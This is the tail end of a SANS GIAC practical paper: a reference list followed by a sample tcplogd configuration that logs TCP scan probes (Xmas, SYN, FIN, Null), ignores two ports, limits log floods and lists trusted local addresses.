5 - Lenny Zeltser GIAC paper http://www.sans.org/y2k/practical/Lenny_Zeltser.htm#a3-5
6 - Lenny Zelster GIAC paper http://www.sans.org/y2k/practical/Lenny_Zeltser.htm#a3-6

Linux IPChains firewall breakdown: http://members.home.com/gbruneau1/ipchains_firewall.htm
W. Richard Stevens, *TCP/IP Illustrated, Vol. 1*, Addison Wesley, 1994.
Web based whois: http://free.name.space.xs2.net/search/
Snort: http://www.snort.org
TCPLog daemon: http://kalug.lug.net/tcplogd/

TCPLogd configuration file

```
/* logging section */
/* here we show what packets should be logged:

TCP_FLAGS = logging_facility

possible variants are:


TCP_FIN, TCP_URG, TCP_PSH, TCP_ACK, TCP_SYN and TCP_RST. Any flag
could be predicted with `!' which would mean 'no TCP_* flag set'.
You can concatinate flags together using `&'.

format of each descriptive line:

TCP_PACKETS_CHAIN=logging_level  "Name of attack, as appear in logfile"

*/
logging {
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP_FIN&TCP_URG&TCP_PSH&!TCP_ACK=INFO "Xmas Three"
TCP_SYN&!TCP_ACK=INFO "Syn probe"
TCP_FIN=INFO "StealthFin"
!TCP_SYN&!TCP_RST&!TCP_FIN&!TCP_URG&!TCP_PSH&!TCP_ACK=INFO "Null probe"
// could be also =INFO "Null probe" but less readable
}
/* here are port numbers which we should ignore when receive packets. no
 * logging is done for these ports. Port numbers should be separated
 with spaces.*/

ignore_ports {

25 113
}

/* to avoid floods which may stuff your disk up, here'is
some anti flood mechanism planned:

limit: max number of packets to log during the period set by timeout
*/

flood {

limit =100
timeout = 12
}

trusted {
127.0.0.1
192.168.30.1
192.168.30.10
192.168.30.12
192.168.30.15
}
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.